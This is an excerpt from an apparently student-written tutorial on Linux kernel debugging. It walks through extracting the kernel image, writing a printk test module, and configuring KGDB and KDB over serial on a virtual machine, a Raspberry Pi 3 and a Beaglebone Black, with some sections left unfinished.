/usr/src/linux-headers-4.10.0-38/arch/mn10300/boot/compressed/vmlinuz.lds
/usr/src/linux-headers-4.10.0-38/arch/sh/include/asm/vmlinuz.lds.h
/usr/src/linux-headers-4.10.0-38/include/asm-generic/vmlinuz.lds.h
/usr/src/linux-headers-4.10.0-38/scripts/extract-vmlinuz
/usr/src/linux-headers-4.10.0-38/scripts/link-vmlinuz.sh
/usr/src/linux-headers-4.10.0-38/scripts/gdb/vmlinuz-gdb.py
/usr/src/linux-headers-4.10.0-38-generic/scripts/extract-vmlinuz
/usr/src/linux-headers-4.10.0-38-generic/scripts/link-vmlinuz.sh
jugurtha@jugurtha-PC ~ $
```

FIGURE 3.6 – Locating the linux kernel image decompressor

At this stage, both the *compressed linux kernel* and *extractor locations* are known ; we can decompress the vmlinuz (**Figure 3.7**).




```
jugurtha@jugurtha-PC ~
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~ $ /usr/src/linux-headers-4.10.0-38-generic/scripts/extract-vmlinuz /boot/vmlinuz-4.10.0-38-generic > /tmp/vmlinuz-without-debug-symbols
jugurtha@jugurtha-PC ~ $ ls /tmp
config-err-huquEX
minicupdate
qtsingleapp-TexMak-44c1-3e8
qtsingleapp-TexMak-44c1-3e8-lockfile
ssh-TEBG7JalhHQr
systemd-private-1bfa2d8135fb40268dbdda81f3e55c86-colord.service-fH2Ufl
systemd-private-1bfa2d8135fb40268dbdda81f3e55c86-rtkit-daemon.service-FfFAIW
vmlinuz
vmlinuz-without-debug-symbols
jugurtha@jugurtha-PC ~ $
```

FIGURE 3.7 – Getting the decompressed kernel image without the debugging symbols

**Important :** You have to remember, the decompressed linux image does not have debugging symbols (because it was compiled using `-strip-all`). In other words, you can't use it for debugging using GDB (we will see later the solution to this problem).

- **Beaglebone Black Wireless :** As for desktop machines, We have to search for the compressed linux image in the `/boot` folder (**Figure 3.8**).




```
root@beaglebone:~# ls /boot
config-4.4.41-ti-r83      SOC.sh           uEnv.txt
dtbs                      System.map-4.4.41-ti-r83  vmlinuz-4.4.41-ti-r83
initrd.img-4.4.41-ti-r83  uboot
root@beaglebone:~#
```

FIGURE 3.8 – Locating linux compressed kernel image - Beaglebone Black Wireless

**Note :** the kernel is the file « vmlinuz-4.4.41-ti-r83 ».

- **Raspberry PI 3 :** Viewing the `/boot` folder reveals the kernel location (**Figure 3.9**).  
On a raspberry PI, there is no « vmlinuz », the kernel can be « kernel.img » or « kernel7.img » depending on



```
pi@raspberrypi:~$ ls /boot/
bcm2708-rpi-0-w.dtb      config.txt      kernel.img
bcm2708-rpi-b.dtb        COPYING.linux    LICENCE.broadcom
bcm2708-rpi-b-plus.dtb   fixup_cd.dat   LICENSE.oracle
bcm2708-rpi-cm.dtb       fixup.dat      overlays
bcm2709-rpi-2-b.dtb     fixup_db.dat   start_cd.elf
bcm2710-rpi-3-b.dtb     fixup_x.dat   start_db.elf
bcm2710-rpi-3-b-plus.dtb FSCCK0000.REC start.elf
bcm2710-rpi-cm3.dtb     issue.txt      start_x.elf
bootcode.bin              JtagEnabler.cpp System Volume Information
cmdline.txt               kernel7.img
pi@raspberrypi:~$
```

FIGURE 3.9 – Locating linux compressed kernel image - Raspberry PI 3

the version of the Raspberry PI.

**Remember :** The kernel file name can vary a lot in embedded systems.

### 3.1.4 Building a custom kernel

In this section, we will learn how to create a customized kernel (a basic and minimalistic kernel) using BUILDROOT and YOCTO.

#### 3.1.4.1 Buildroot

- Check in Kernel hacking if Kernel debugging and select KGDB : kernel debugger is selected.
- Compile the kernel with debug info (otherwise GDB will be useless, remember the famous vmlinux file).
- CONFIG\_KGDB\_KDB=y (enabled from menu kernel configuration *kdb frontend for kgdb*).
- CONFIG\_KDB\_KEYBOARD=y (KGDB\_KDB : keyboard as input device in the menu config of the kernel).

Note : If you have CONFIG\_STRICT\_KERNEL\_RWX enabled, you should think of disabling it as it sets some regions of memory as read-only (which means we cannot put breakpoints on them)<sup>2</sup>.

#### 3.1.4.2 Yocto

2. The official documentation of KGDB is available at this page : <https://www.kernel.org/doc/html/v4.13/dev-tools/kgdb.html>

## 3.2 Linux kernel debugging methodologies

Peter Griffin has already made a step forward, he has summarized the different approaches during his conference at « Embedded Linux Conference Europe » in 2015 (**Figure 3.10**).




FIGURE 3.10 – Linux kernel debugging methodologies

(a) **GDB :**

- **Using KGDB/KDB :** this can be used to inspect memory, running processes, getting the stack trace and even more. KGDB and KDB are different, the former allows source level debugging and the later can only be used as a raw code debugger (we will explore them more later).
- **Qemu :** is a free and open-source hypervisor that performs hardware virtualization, it allows CPU emulation which can be used to debug a variety of architectures.
- **gdbremote compliant JTAG probe (Like OpenOCD) :** Hardware debugging solution.

(b) **Kernel oops :** When linux kernel experiences a fault (kernel code trying to access a non existing memory region is an example), it generates an oops in the kernel buffer and log files. The error may range from a simple mistake (will not crash the kernel) to a series of oops that can lead to a KERNEL PANIC (Linux will completely stop).

(c) **Core dump files :**

- **/proc/kcore :** represents the virtual memory of the system stored as a core file format<sup>3</sup>. Unlike most files on the /proc system, this file has a size (SIZE LIMIT OF 128TB).
- **/proc/vmcore :** this file (if present on target machine) provides us with a mean to save the core dump in case of a KERNEL PANIC (we will see later how to use it in more detail).

## 3.3 Practical linux debugging

### 3.3.1 Kernel tracepoints and printk

As We have USDT like printf for userspace, We have tracepoints like printk for the kernel.

Let's take a simple example of a driver (available at : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap2-kernel-debug/tracepoints-printk](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap2-kernel-debug/tracepoints-printk)) :

3. You can read Redhat definition of the /proc/kcore file at this page : [https://access.redhat.com/documentation/en-US/Red\\_Hat\\_Enterprise\\_Linux/4/html/Reference\\_Guide/s2-proc-kcore.html](https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/4/html/Reference_Guide/s2-proc-kcore.html)

— **myKernelModule.c :**

```

1 #include <linux/module.h>
2 #include <linux/init.h>
3
4 static int __init myModuleStartup(void)
5 {
6     printk(KERN_DEBUG "Hello SMILE, teach us Open Source !\n");
7     return 0;
8 }
9
10 static void __exit myModuleShutdown(void)
11 {
12     printk(KERN_DEBUG "Thank you SMILE!\\n");
13 }
14
15 module_init(myModuleStartup);
16 module_exit(myModuleShutdown);

```

— **Makefile :**

```

1 obj-m += myKernelModule.o
2
3 default :
4     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
5
6 clean :
7     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

```

Now you should have 2 files in your working directory as shown in **Figure 3.11**




FIGURE 3.11 – Setting up a simple module

— **Compile the module :** Now that we have a Makefile, We can compile as follow :

```
1 $ make
```

Many files will be generated on successfull compilation, but only one file is important is <myModule>.ko, in our case myKernelModule.ko (**Figure 3.12**).





FIGURE 3.12 – Generation of the kernel module after compilation

— **Insert module to the kernel :**

```
1 $ sudo insmod ./<myModule>.ko
```



```
jugurtha@jugurtha-VirtualBox ~/moduleTest/simpleModule
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-VirtualBox ~/moduleTest/simpleModule $ sudo insmod myKernelModule.ko
jugurtha@jugurtha-VirtualBox ~/moduleTest/simpleModule $
```

FIGURE 3.13 – Inserting the module into the kernel

- **Check for the existance of the module :** We can easily verify if the kernel has successfully loaded our module by listing the running modules with « `lsmod` » :

```
1 $ lsmod | grep -E '<myModule>'
```




```
jugurtha@jugurtha-VirtualBox ~/moduleTest/simpleModule $ lsmod | grep -E 'myKernelModule'
myKernelModule 16384 0
jugurtha@jugurtha-VirtualBox ~/moduleTest/simpleModule $
```

FIGURE 3.14 – `lsmod` helps to check the successfull insertion of the module

- **Read kernel logs :** kernel modules messages are sent to kernel ring buffer (*We are using `printk` and not `printf`*), We need to read them from there.

```
1 $ dmesg
```

In our case, **Figure 3.15** shows the correct insertion of the module.




```
[ 89.910439] myKernelModule: module verification failed: signature and/or required key missing - tainting kernel
[ 89.912512] Hello SMILE, teach us OPEN SOURCE !
[ 243.171666] modules:src
```

FIGURE 3.15 – Reading kernel logs using `dmesg`

- **Stop and release the module :** When a module is not needed, We have to stop it and release the resources (**Figure 3.16**).

```
1 $ sudo rmmod <myModule>.ko
```




```
jugurtha@jugurtha-VirtualBox ~/moduleTest/simpleModule $ sudo rmmod myKernelModule
jugurtha@jugurtha-VirtualBox ~/moduleTest/simpleModule $
```

FIGURE 3.16 – Removing and stopping a kernel module

- **Read kernel logs :** Let's read again the kernel messages (**Figure 3.17**).

```
1 $ dmesg
```



```
[ 89.912512] Hello SMILE, teach us OPEN SOURCE !
[ 243.171666] Thank you SMILE!
[ 243.171666] modules:src
```

FIGURE 3.17 – Reading kernel buffer after removing the module

**Note :** using a kernel tracepoint (`printk` in our case), we were able to check if the module was correctly loaded and removed.

**Try it :** the command « `lsmod` » lists all the loaded modules (can be helpful while debugging).

### 3.3.2 GDB

#### GDB's major challenges

- Setting up a serial connection between the host and the target (it depends on the configuration of each system).
- Requires a kernel image with debugging symbols of the target.

We are going to experiment on different platforms and show the configuration step by step of the following :

- Two virtual machines** : The best way to start learning kernel debugging (It helped me a lot), you can use the same or different Operating systems for both (I'm going to use a linux xubuntu as the host and linux mint as the target).  
**Note :** setting up a virtual machine is illustrated at : <http://>.
- Linux machine - Raspberry PI 3** : you will also need a USB to serial cable.
- Linux machine - Beaglebone Black** : a USB to serial cable is required.

#### 3.3.2.1 KGDB


As we have said previously, one major challenge with KGDB is whether it is supported or not by the target (*Keep in mind that this is a mandatory check*).

In all the cases, you should have the following enabled (do not have a # in front of them) :

```
1 CONFIG_FRAME_POINTER=y
2 CONFIG_KGDB=y
3 CONFIG_KGDB_SERIAL_CONSOLE=y
```

**Note :** If you have **CONFIG\_STRICT\_KERNEL\_RWX** enabled, you may not be able to set breakpoints anywhere as it turns some regions in memory as **READ ONLY**.

- **Check KGDB target support** : Most of the time, it is enough to check the configuration file of your kernel in the /boot folder.
  - **On the virtual machine (linux mint)** : We can check KGDB support on a linux desktop machine as shown in **Figure 3.18**



```
jubbe@F-NAN-HIPPOPOTAME: ~
Fichier Édition Affichage Rechercher Terminal Aide
jubbe@F-NAN-HIPPOPOTAME:~$ clear
jubbe@F-NAN-HIPPOPOTAME:~$ cat /boot/config-4.4.0-116-generic | grep -E 'KGDB|CONFIG_FRAME_POINTER'
CONFIG_SERIAL_KGDB_NMI=y
CONFIG_FRAME_POINTER=y
CONFIG_HAVE_ARCH_KGDB=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
# CONFIG_KGDB_TESTS is not set
CONFIG_KGDB_LOW_LEVEL_TRAP=y
CONFIG_KGDB_KDB=y
jubbe@F-NAN-HIPPOPOTAME:~$
```

FIGURE 3.18 – Check for KGDB support on linux mint

- **On the raspberry PI 3** : you may not have a config file in the /boot folder of your PI. One solution is :

```
1 pi@raspberrypi:~$ sudo modprobe configs
2 pi@raspberrypi:~$ zcat /proc/config.gz | grep -E \
3 'KGDB|CONFIG_FRAME_POINTER'
```

The command will create a config.gz (compressed file) file in /proc filesystem (**Figure 3.19**).

```
pi@raspberrypi:~$ sudo modprobe configs
pi@raspberrypi:~$ zcat /proc/config.gz | grep -E 'KGDB|CONFIG_FRAME_POINTER'
# CONFIG_SERIAL_KGDB_NMI is not set
CONFIG_FRAME_POINTER=y
CONFIG_HAVE_ARCH_KGDB=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
# CONFIG_KGDB_TESTS is not set
CONFIG_KGDB_KDB=y
pi@raspberrypi:~$ █
```

FIGURE 3.19 – Check for KGDB support on Raspberry PI 3

- **On the Beaglebone Black :** We can check KGDB support on a *beaglebone black wireless* machine as shown in **Figure 3.20**

```
root@beaglebone:~# cat /boot/config-4.4.41-ti-r83 | grep -E 'KGDB|CONFIG_FRAME_'
CONFIG_FRAME_VECTOR=y
# CONFIG_SERIAL_KGDB_NMI is not set
CONFIG_FRAME_WARN=1024
CONFIG_FRAME_POINTER=y
CONFIG_HAVE_ARCH_KGDB=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
# CONFIG_KGDB_TESTS is not set
CONFIG_KGDB_KDB=y
root@beaglebone:~# █
```

FIGURE 3.20 – Check for KGDB support on Beaglebone black wireless

- Hardwiring the serial communication :** Check [appendix .1](#) for your platform.
- Configure KGDB on the target :** Can be configured in different ways (it's all about persistence).
  - **Non persistent KGDB session (We often use this solution) :** it is possible to launch only one debugging session with KGDB, in this case we will **not edit the Grub file**.
    - **Virtual machine - Linux mint :** the following commands below will enable KGDB on the machine (**Figure 3.21**)

```
1      jugbe@F-NAN-HIPPOPOTAME:~# echo ttyS0 > |
2          >/sys/module/kgdboc/parameters/kgdboc
1      jugbe@F-NAN-HIPPOPOTAME:~# echo g > |
2          >/proc/sysrq-trigger
```

```
jugurtha-VirtualBox jugurtha # echo ttyS0 > /sys/module/kgdboc/parameters/kgdboc
jugurtha-VirtualBox jugurtha # echo g > /proc/sysrq-trigger █
```

FIGURE 3.21 – Enable KGDB on a desktop linux machine

- **Raspberry PI 3 :** We can issue the commands below to enable KGDB on Raspberry PI 3 (**Figure 3.22**)

```
1      pi@raspberrypi:~# echo ttyAMA0 > |
2          >/sys/module/kgdboc/parameters/kgdboc
```

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```
root@raspberrypi:/home/pi# echo ttyAMA0 > /sys/module/kgdboc/parameters/kgdboc
root@raspberrypi:/home/pi# echo g > /proc/sysrq-trigger
[ 220.632046] sysrq: SysRq : DEBUG
```

FIGURE 3.22 – Enable KGDB on a Raspberry PI 3

```
1 pi@raspberrypi:~ # echo g > /proc/sysrq-trigger
```

- **Beaglebone black :** Once again, the same commands as above (**Figure 3.23**)

```
1 root@beaglebone:~ # echo ttyS0 > |
2 >/sys/module/kgdboc/parameters/kgdboc
```

```
1 root@beaglebone:~ # echo g > |
2 >/proc/sysrq-trigger
```

```
root@beaglebone:~ # echo ttyS0 > /sys/module/kgdboc/parameters/kgdboc
root@beaglebone:~ # echo g > /proc/sysrq-trigger
[ 119.911191] sysrq: SysRq : DEBUG
```

FIGURE 3.23 – Enable KGDB on a Beaglebone black wireless

- **KGDB persistent session :** KGDB can be made consistent (even after rebooting). We must edit boot configuration files which depends mainly on the platform.

- **Virtual machine - Linux mint**

- \* Open grub file

```
1 $ sudo vi /etc/default/grub
```

- \* Edit grub file : We need to insert « **console=ttyS0,115200 kgdboc=kbdttyS0,115200 kgdb-wait** » in **GRUB\_CMDLINE\_LINUX\_DEFAULT** (see **Figure 3.24**).

```
jugurtha@jugurtha-VirtualBox ~ $ cat /etc/default/grub
# If you change this file, run 'update-grub' afterwards to update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_HIDDEN_TIMEOUT=0
GRUB_HIDDEN_TIMEOUT_QUIET=true
GRUB_TIMEOUT=10
GRUB_DISTRIBUTOR=`lsb_release -i -s 2>> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash1 console=ttyS0,115200 kgdboc=kbdttyS0,115200 kgdbwait"
GRUB_CMDLINE_LINUX=""
```

FIGURE 3.24 – Edit the Grub to support KGDB

- \* Save grub file changes : Do not forget to save the GRUB's changes as shown below (see **Figure 3.25**).

```
1 $ sudo update-grub
```

```
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-VirtualBox ~ $ sudo update-grub
Création du fichier de configuration GRUB...
Attention : Définir GRUB_TIMEOUT à une valeur non nulle si GRUB_HIDDEN_TIMEOUT e
st définie n'est plus possible.
Image Linux trouvée : /boot/vmlinuz-4.10.0-38-generic
Image mémoire initiale trouvée : /boot/initrd.img-4.10.0-38-generic
Found memtest86+ image: /boot/memtest86+.elf
Found memtest86+ image: /boot/memtest86+.bin
fait
jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 3.25 – Update the Grub file

\* Reboot the machine : Booting process should halt and waits for remote connection (**Figure 3.26**).




FIGURE 3.26 – Linux Mint waiting for remote connections

- **Raspberry PI 3 :** Once again, you may not find a grub at the expected location `/etc/default/grub`, in this case you just have to edit the file `/boot/cmdline.txt`(see **Figure**).

\* Open grub file

```
1 $ sudo vi /boot/cmdline.txt
```

\* Edit grub file : We need to insert « `console=ttyS0,115200 kgdboc=kbdttyS0,115200 kgdb-wait` »(see **Figure 3.24**).

**Note :** Don't forget to save the file changes

\* Reboot the system :

```
1 $ sudo reboot
```

The booting process will halt waiting for connections from a client.

- **Beaglebone black :** If you do not find the file `/etc/default/grub`, then `/boot/uEnv.txt` will be available.

### (c) Connecting From The host client :

- i. **xubuntu desktop machine to Mint desktop machine :** Start the client machine and open a Terminal :

A. Configure GDB remote connection : see **Figure 3.27**.

```
jugurtha@jugurtha-VirtualBox:~/module$ sudo gdb ./vmlinuz -q
[sudo] Mot de passe de jugurtha :
Reading symbols from ./vmlinuz...(no debugging symbols found)...done.
(gdb) target remote /dev/ttys0
Remote debugging using /dev/ttys0
0xffffffff8d941364 in ?? ()
(gdb)
```

FIGURE 3.27 – Configure KGDB for remote connection

- B. Set GDB breakpoints, watchpoints or catchpoints
- C. Waking the target machine : The target machine is waiting to be awakened, We can do it as shown in **Figure 3.28**.




FIGURE 3.28 – Awaking Waiting target machine

### Important on KGDB

The target machine will carry-on running until it hits a breakpoint, watchpoint or catchpoint that were configured using GDB  
(at that point GDB will regain control over the target machine).

- ii. **Connect to the Raspberry Pi 3 :**
  - A. Configure GDB remote connection : see
  - B. Set GDB breakpoints, watchpoints or catchpoints
  - C. Waking the target machine :
- iii. **Connect to the Beaglebone black wireless :**
  - A. Configure GDB remote connection : see
  - B. Set GDB breakpoints, watchpoints or catchpoints
  - C. Waking the target machine :

### 3.3.2.2 KDB

The configuration of kdb is the same as for KGDB.

- (a) **Check KDB traget support :** In order for KDB to work properly, the following FLAGS must be set in the linux config file.

```

1      CONFIG_FRAME_POINTER=y
2      CONFIG_KGDB=y
3      CONFIG_KGDB_SERIAL_CONSOLE=y
4      CONFIG_KGDB_KDB=y
5      CONFIG_KDB_KEYBOARD=y

```

- **Virtual machine - Linux Mint :** Figure 3.29 shows how to check *KGDB support* on a *desktop linux machine*.

```

jugbe@F-NAN-HIPPOPOTAME: ~
Fichier Edition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~$ cat /boot/config-4.4.0-116-generic | grep -E 'KGDB|KDB'
B[CONFIG_FRAME_POINTER]
CONFIG_SERIAL_KGDB_NMI=y
CONFIG_FRAME_POINTER=y
CONFIG_HAVE_ARCH_KGDB=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
# CONFIG_KGDB_TESTS is not set
CONFIG_KGDB_LOW_LEVEL_TRAP=y
CONFIG_KGDB_KDB=y
CONFIG_KDB_DEFAULT_ENABLE=0x1
CONFIG_KDB_KEYBOARD=y
CONFIG_KDB_CONTINUE_CATASTROPHIC=0
jugbe@F-NAN-HIPPOPOTAME:~$ █

```

FIGURE 3.29 – Check for KDB support on linux mint

- **Raspberry Pi 3 :** Figure 3.30

```

pi@raspberrypi:~$ sudo modprobe configs
pi@raspberrypi:~$ zcat /proc/config.gz | grep -E \
'KGDB|KDB|CONFIG_FRAME_POINTER'
# CONFIG_SERIAL_KGDB_NMI is not set
CONFIG_FRAME_POINTER=y
CONFIG_HAVE_ARCH_KGDB=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
# CONFIG_KGDB_TESTS is not set
CONFIG_KGDB_KDB=y
CONFIG_KDB_DEFAULT_ENABLE=0x1
CONFIG_KDB_KEYBOARD=y
CONFIG_KDB_CONTINUE_CATASTROPHIC=0
pi@raspberrypi:~$ █

```

FIGURE 3.30 – Check for KDB support on Raspberry Pi 3

- **see Beaglebone black wireless :** Figure 3.31 shows how to check *KGDB support* on a *Beaglebone black wireless*.

```

root@beaglebone:~$ cat /boot/config-4.4.41-ti-r83 | grep -E 'KGDB|KDB|FRAME'
CONFIG_FRAME_POINTER=y
# CONFIG_SERIAL_KGDB_NMI is not set
CONFIG_FRAMEBUFFER_CONSOLE=y
CONFIG_FRAMEBUFFER_CONSOLE_DETECT_PRIMARY=y
CONFIG_FRAMEBUFFER_CONSOLE_ROTATION=y
CONFIG_FRAMEBUFFER_CONSOLE=y
CONFIG_FRAME_POINTER=y
# CONFIG_SIMPLE_KDB is not set
CONFIG_HAVE_ARCH_KGDB=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
# CONFIG_KGDB_TESTS is not set
CONFIG_KGDB_KDB=y
CONFIG_KDB_DEFAULT_ENABLE=0x1
CONFIG_KDB_KEYBOARD=y
CONFIG_KDB_CONTINUE_CATASTROPHIC=0
root@beaglebone:~$ █

```

FIGURE 3.31 – Check for KDB support on Beaglebone black wireless

- (b) **Hardwiring the serial communication :** Check [appendix .1](#) for your platform.

- (c) **Configure KDB on the target :** The same configuration as KGDB (see [KGDB on page 68](#)).
- (d) **Connect From serial terminal client to KDB :** We will use a serial communication client to connect to the remote KDB. You can use one of your favorite programs (like : gtkterm) but in this demo i'm doing to use *PUTTY*.

```

1 jugbe@F-NAN-HIPPOPOTAME:~$ sudo apt-get install putty
2 jugbe@F-NAN-HIPPOPOTAME:~$ sudo putty

```

- **Connecting Linux xubuntu to Linux Mint :**

- i. Launch a serial communication utility on client machine : We can use « putty »configured as shown in [Figure 3.32](#).




FIGURE 3.32 – Configure putty on the client to connect to Linux Mint

- ii. Connect to target machine : once Serial communication was configured, click on connect. You should be prompted with KDB console ([Figure 3.33](#)).



FIGURE 3.33 – KDB console on host machine

- iii. use KDB to start target virtual machine : it is enough to issue « go » command from the client ([Figure 3.34](#)).




FIGURE 3.34 – Target machine started using go command from KDB

- **Raspberry Pi 3 :** Configure the serial communication program in your computer as shown in [Figure 3.35](#).




FIGURE 3.35 – Configure putty on the client computer to connect to Raspberry PI 3

Once connected to the Raspberry PI using KDB, We can for example :  
— Display backtraces : see **Figure 3.36**

```
[1]kdb> bt
Stack traceback for pid 496
0xb6dac9c0 486 1 1 R 0xb6dad7e0 *bash
[<8010fa48>] (unwind_backtrace) from [<8010c058>] (show_stack+0x20/0x24)
[<8010c058>] (show_stack) from [<801c3500>] (kdb_show_stack+0x54/0x68)
[<801c3500>] (kdb_show_stack) from [<801c35b0>] (kdb_bt1.constrprop_0+0x9c/0xe8)
[<801c35b0>] (kdb_bt1.constrprop_0) from [<801c3910>] (kdb_bt+0x34/0x40)
[<801c3910>] (kdb_bt) from [<801c0d88>] (kdb_parse+0x38/0x6d4)
[<801c0d88>] (kdb_parse) from [<801c195c>] (kdb_main_loop+0x5a8/0x800)
[<801c195c>] (kdb_main_loop) from [<801c469c>] (kdb_stub+0x2b8/0x4fc)
[<801c469c>] (kdb_stub) from [<801ba03c>] (kgdb_cpu_enter+0x48/0x84)
[<801ba03c>] (kgdb_cpu_enter) from [<801ba444>] (kgdb_handle_exception+0x104/0x2
18)
[<801ba444>] (kgdb_handle_exception) from [<8010ef18>] (kgdb_compiled_brk_fn+0x3
8/0x40)
[<8010ef18>] (kgdb_compiled_brk_fn) from [<801010f4>] (do_undefinstr+0xf4/0x1a0)
[<801010f4>] (do_undefinstr) from [<80727628>] (_und_svc_finish+0x0/0x38)
